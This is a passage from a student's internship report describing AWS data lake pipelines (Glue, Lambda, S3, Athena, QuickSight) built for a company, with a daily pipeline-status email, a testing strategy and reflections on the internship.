


Figure 4.4 : Data Flow Diagram - SQL server data pull

Data Flow:

- Step 1: **Amazon Event Bridge** triggers lambda function at 12:30 daily.
- Step 2: **Lambda function** schedules triggers in the glue job for fetching different tables.
- Step 3: As per the schedule **Glue job** triggers and makes a connection with JDBC and fetches the data. If the glue job fails then it generates an email to the right person to inform the Failure.
- Step 4: Data dumps into the **s3 bucket** with the name as per the SQL server tables name but in lower case.
- Step 5: **Crawler** is scheduled at the end of the day so that it makes data catalog out of it and populates data into **Athena**.
- Step 6: The **Quick Sight Dashboard** is created on the top of the Athena.

> ***NOTE:*** We are still working on the project, so we will implement remaining data pipelines in the future.

3. **Iterables:** Iterables is a cross-channel marketing platform that powers unified customer experiences and empowers you to create, optimize and measure every interaction across the entire customer journey.

- This script pulls user data from Iterables
- Script needs to give range of dates of which he/she wants to pull data
- When execution of script starts then it calls Range_Of_Date.py script and it returns list of range separated month wise (we need to do this because lambda can`t pull all data in one go)
- For date range it pulls data from API and stores it into S3 bucket Gogotech-Iterables Partition of data is done on the basis of year and month

5. Implementation

5.1. Implementation Platform

As part of our implementation process, we developed all the code locally on the AWS workspace provided by Gogotech. This approach allowed us to test our code thoroughly before deploying it to the AWS account. We used PyCharm for normal Python scripting and Jupyter notebook for data analysis with Pandas or PySpark. These tools helped us to develop and test our code efficiently, and we were able to quickly identify and address any issues.

Furthermore, we leveraged AWS services to optimize the performance of our data pipelines. For example, we used Amazon S3 as our primary data storage solution, which allowed us to easily store and access large amounts of data. We also utilized Amazon Glue to automate the extract, transform, and load (ETL) process for our data pipelines. This service helped us to reduce processing time and improve the accuracy of our data.

In addition, we conducted extensive testing of our data pipelines on the AWS account to ensure that they were functioning correctly. We tested each pipeline using various data sources and scenarios to identify any potential issues. Once we were satisfied with the performance and reliability of our pipelines, we deployed them to the AWS account.

Overall, our implementation platform consisted of a combination of local development tools and AWS services. This approach allowed us to develop and test our code efficiently, while leveraging the scalability and performance of AWS to optimize the performance of our data pipelines.

5.2. Implementations of the Project

During my internship, I had the opportunity to work on a live project where I was responsible for implementing various tasks to achieve our goal of building a data lake by integrating various data sources. As a team, we developed several data pipelines, including Google Analytics, Data Weave, SQL data pull, and Iterables.

For the Google Analytics pipeline, I implemented code to automate the creation of AppFlow using API calls in the back-end. However, due to security issues, we had to change our approach. Instead, I created a Python script that calls Google Analytics API

directly using secret credentials. This data was fetched in JSON format and transformed into parquet before being stored in the S3 bucket. My detailed explanation of the Google Analytics pipeline can be found in Chapter 4 of this report.

I also worked on the SQL data pull pipeline with another team member, Heet Bhimani. Together, we fetched data from the on-premise SQL server of Gogotech. We created a glue job that made a call to JDBC for fetching data. We faced several challenges, such as network issues and time constraints. To resolve these issues, we were assigned a network administrator from Gogotech named Harsh, who provided us with the necessary support. We were able to fetch large amounts of data, including tables with 30 million rows, in just 35 minutes.

Additionally, I developed an error handling system that ensured the successful completion of our data pipelines. This system included email notifications for pipeline failures, which helped us to promptly identify and address any issues. I also worked on optimizing the pipeline performance by implementing parallel processing, which helped us to reduce processing time and improve pipeline efficiency.

In addition, I was responsible for creating a Daily Reporting Summary code that checked all the data pipelines at the end of each day to ensure that we received the current day's data. This code sent a daily data summary via email with the respective data source and its error. An example of the email we sent daily can be seen in the figure below.

Overall, my contributions to these data pipelines and the Daily Reporting Summary code helped us achieve our goal of building a robust data lake that integrates various data sources, while ensuring pipeline reliability and efficiency.

5.3. Data Analysis

At our organization, we use Amazon Web Services (AWS) to create and maintain our data lake. To help us better understand our data, we leverage Quick Sight, a business intelligence (BI) tool that allows us to create interactive dashboards and visualizations.

Quick Sight offers a wide range of visualizations that can be customized to our specific needs. We can filter and manipulate data to create visuals that help us gain insights into our data. With the ability to create filters, actions, and pass parameters, we are able to tailor our dashboards to meet the needs of our business stakeholders

Figure 5.1: Quick Sight - Pie chart




Figure 5.2: Quick Sight – Line Chart




Figure 5.3: Quick Sight - Pivot table




Figure 5.4: Quick Sight – Sankey Diagram




Figure 5.5 : Quick Sight - Scatter Chart

Figure 5.6: Quick Sight - Custom Date Range Filter, KPI




Figure 5.7 Quick Sight - Tree Map

Figure 5.8: Quick Sight - Line chart with Forecast




Figure 5.9 Quick Sight - Funnel Chart

Figure 5.10: Quick Sight - Map

6. Testing

Testing is a critical part of our development process, and we integrate it into our workflow from the outset. As we implement each task, we simultaneously test it using real-time data to ensure that it functions as expected.

However, testing is not the final step in our development process, as we follow the AGILE MODEL. In the Agile model, development and testing are intertwined, with each phase feeding into the next. This iterative approach allows us to quickly identify and address any issues that arise during the development process, ensuring that our code is reliable and robust.

As we move through each phase of the agile model, we continuously test our code to ensure that it meets our requirements and functions as expected. We use a variety of testing methodologies, including unit testing, integration testing, and acceptance testing, to thoroughly test each component of our system.

Furthermore, we incorporate feedback from stakeholders and end-users into our testing process to ensure that our system meets their needs and expectations. This approach allows us to deliver a high-quality product that is tailored to the specific requirements of our clients.

6.1. Testing Strategy

Daily Summary Reporting is a crucial step in testing and ensuring the accuracy of data. At the end of each day, we implement a lambda function that triggers after all the data pipelines are finished. The function begins by checking Athena, which is the last place of the data. If data is not found in Athena, the code checks the processed data to confirm if data processing failed. If the data is not found in the process folder, it checks the raw data folder where the data dumps directly from the source. Finally, the code retrieves the particular query and sends the data source name and its query in an email.

This approach ensures that we are notified if any data is missing or if any processing fails, enabling us to take corrective measures immediately. This helps in ensuring the accuracy and completeness of the data in the data lake. We perform regular testing and

update the code based on the feedback received, ensuring that the system is stable and functioning optimally.





Figure 6.1 : Flow Diagram - Daily Summary report



bi_dw2_inventory_item_summary	SUCCESS	GogotechReport	-
bi_dw2_inventory_item_transaction_summary	SUCCESS	GogotechReport	-
bi_dw2_inventory_with_qty_on_hold	SUCCESS	GogotechReport	-
bi_dw2_perpetual_inventory_aws	SUCCESS	GogotechReport_Archive	-
bi_dw2_pla_free_sales	SUCCESS	GogotechReport	-
bi_dw2_sales_order_summary	SUCCESS	GogotechReport	-
bi_dw2_shipping_expense_aws	SUCCESS	GogotechReport_Archive	-
bi_dw2_this_vs_lastyear_demand_summary	SUCCESS	GogotechReport	-
bi_external_five9_daily_call_summary	SUCCESS	GogotechReport	-
bi_owned_inventory_monthly_snapshot	SUCCESS	GogotechReport	-
t_campaign_site	SUCCESS	MMS	-
t_campaigntypes	SUCCESS	MMS	-
t_channel	SUCCESS	MMS	-
t_channeltypes	SUCCESS	MMS	-
t_marketingevent	SUCCESS	MMS	-
t_phrase	SUCCESS	MMS	-
t_site	SUCCESS	MMS	-
t_sitegroup	SUCCESS	MMS	-
vw_campaignstats_bidautomation	SUCCESS	GogotechReport	-

Thank You for reporting with Us!

Figure 6.2 : Daily summary Report email

7. Conclusion and Discussion

7.1. Dates of Continuous Evaluation

We had two mid-reviews during the internship period. The first mid-review was conducted online on **March 18, 2023**, where I presented my progress through a PowerPoint presentation, a report, and a daily diary to my guide. The second mid-review was held on **May 8, 2023**, where I submitted all final documents, including the report, PowerPoint presentation, Annexure-I (Weekly Report), Annexure-II (Company Feedback), Attendance sheet (Proof of Attendance), Internship Certificate.

Mid review 1st: 18/03/2023

Mid review 2nd: 08/05/2023

7.2. Problem Encountered and Possible Solutions

During the internship, I did not encounter any general problems. However, in the project, we faced several challenges related to code, networking, maintenance, and coordination. To address these issues, our team assigned a Gogotech expert to discuss problems related to their respective fields. The members of the team were also very supportive and willing to help solve any issues we encountered.

We also held discussions with our team to solve some problems. To manage these discussions, we used the JIRA cloud platform, which allowed us to manage tasks, projects, and issues efficiently. Each task and project were assigned to a relevant person, and the platform enabled us to update the status of the project regularly.

During the data fetching process, we encountered several network issues while retrieving data from the SQL server. Harsh from Gogotech was instrumental in helping us to resolve these issues.

7.3. Summary of Internship and Project

Throughout the course of my internship, I gained invaluable experience in working collaboratively within a team, developing practical skills that are highly relevant to real-

world projects. I came to realize that while some of the academic knowledge I had gained was outdated, it was still useful to learn from the past.

One of the most valuable lessons I learned was how to effectively communicate with clients and gather their requirements. My HR Kruti Shukla played a key role in teaching us how to handle clients, take notes, manage teams, and deliver project updates. Our Director of Software Engineering and Data Analytics, Pranav Shukla, also provided us with a wealth of guidance and insights related to IT.

At the start of the internship, I honed my skills in Advanced Python and tackled challenging coding problems on Hacker Rank, with guidance from my mentor, Ketul Padariya. After just two weeks, Pranav sir recognized my potential and included me in a live project on Gogotech. I thoroughly enjoyed working on the project and found it to be an excellent opportunity to learn.

One of the most valuable things I learned was how to overcome real-time problems that arise during the project development process. I am confident that I will continue to encounter new challenges, and I am excited to keep learning and growing as a professional. Overall, this internship has been a great experience, and I look forward to applying the skills and knowledge I have gained in my future work.

7.4. Limitation and Future Enhancement

In terms of limitations and future enhancements, there are several areas that we plan to address to further improve our data analysis capabilities.

One significant area of focus is security. While our current implementation ensures data management, we acknowledge the importance of data security and privacy. To address this concern, we intend to implement a cloud formation that manages user access to specific data sources based on their roles. By providing limited access and enforcing cell-level security, we can enhance data privacy and prevent unauthorized access. This approach will contribute to the overall security framework of our data lake.

Furthermore, we have future plans to integrate all our data sources into a centralized data lake. This integration will streamline data management and facilitate selective data access for different users. By consolidating data sources, we can create a more efficient and centralized approach to data analysis. This unified data lake will enable us to perform

complex analysis across various datasets and provide more comprehensive and valuable insights to our stakeholders.

Additionally, as part of our future enhancements, we aim to leverage advanced analytical techniques and technologies. For example, incorporating machine learning algorithms and predictive modeling into our data analysis pipeline will enable us to uncover deeper insights and make accurate predictions. These techniques can help us identify patterns, detect anomalies, and generate forecasts that contribute to proactive decision-making.

In conclusion, as the project continues to evolve, we recognize the need for ongoing improvements. Our future enhancements will focus on strengthening data security measures, integrating all data sources into a centralized data lake, and leveraging advanced analytical techniques. By implementing these enhancements, we aim to establish a robust and secure platform for data management and analysis, empowering our organization to make informed decisions and gain a competitive advantage.

References

[1] Michael Armbrust, Reynold S. Xin, Cheng Lian, Yin Huai, Davies Liu, Joseph K. Bradley, Xiangrui Meng, Tomer Kaftan, Michael J. Franklin, Ali Ghodsi and Matei Zaharia. Spark SQL: Relational Data Processing in Spark, May 2015.

